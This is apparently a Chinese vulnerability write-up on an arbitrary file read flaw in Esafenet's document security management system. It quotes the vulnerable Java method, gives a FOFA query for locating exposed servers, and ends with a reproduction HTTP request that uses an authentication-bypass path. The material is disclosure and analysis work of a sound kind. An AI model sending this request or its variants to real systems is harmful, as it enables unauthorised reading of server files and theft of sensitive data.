漏洞简介
亿赛通电子文档安全管理系统的 UploadFileManagerService 接口存在任意文件读取漏洞。攻击者可通过构造特定请求,利用该接口的文件路径参数读取服务器上的任意文件内容,从而获取敏感信息,影响范围包括系统配置文件、用户数据等,支持远程利用。
影响版本
fofa语法
app="亿赛通-电子文档安全管理系统" || body="/CDGServer3/index.jsp"
漏洞分析
PS: 相关权限绕过简析参考亿赛通电子文档安全管理系统 AppExamList.jsp SQL注入漏洞
看本次出现漏洞的方法actionViewUploadFile
public class UploadFileManagerService extends WebController {
    UploadFileManagerModel model = new UploadFileManagerModel();

    public void actionViewUploadFile(HttpServletRequest request, HttpServletResponse response) throws Exception {
        request.setCharacterEncoding("GBK");
        String fromurl = request.getParameter("fromurl");
        String filePath = new String(request.getParameter("filePath").getBytes("ISO8859_1"), "GBK");
        String fileName1 = new String(request.getParameter("fileName1").getBytes("ISO8859_1"), "GBK");
        if (filePath.indexOf("../") <= 0 && filePath.indexOf("..") <= 0) {
            String configfilepath = Constant.instance.LOGMANAGERPATH.replace("/", "").replace("\\", "");
            String newfilepath = filePath.replace("/", "").replace("\\", "");
            if (filePath != null && newfilepath.indexOf(configfilepath) >= 0 && filePath.indexOf("%") <= 0 && filePath.indexOf("CDocGuard Server") <= 0 && filePath.indexOf("CDocGuard%20Server") <= 0) {
                if ((new File(filePath)).exists()) {
                    CDGUtil.downFile(filePath, response, fileName1);
                } else {
                    request.setAttribute("prompt", "文件正在上传中或已经被删除!");
                    request.getRequestDispatcher(fromurl).forward(request, response);
}又是熟悉的CDGUtil.downFile方法调用

参数filePath被直接用于文件操作,无过滤或校验导致任意文件读取漏洞。
同时该处还存在任意文件删除漏洞和sql注入漏洞

UploadFileManagerDao的update方法分析可参考亿赛通-电子文档安全管理系统 DecryptApplication 多处SQL注入漏洞
漏洞复现
POST /CDGServer3/document/UploadFileManagerService;Servicelogin HTTP/1.1
Host: CDGServer3.mrxn.net
Content-Type: application/x-www-form-urlencoded

command=ViewUploadFile&filePath=FILE_READ_POC&fileName1=1.png&fromurl=/frame.jsp
成功读取到C:/Windows/win.ini文件内容


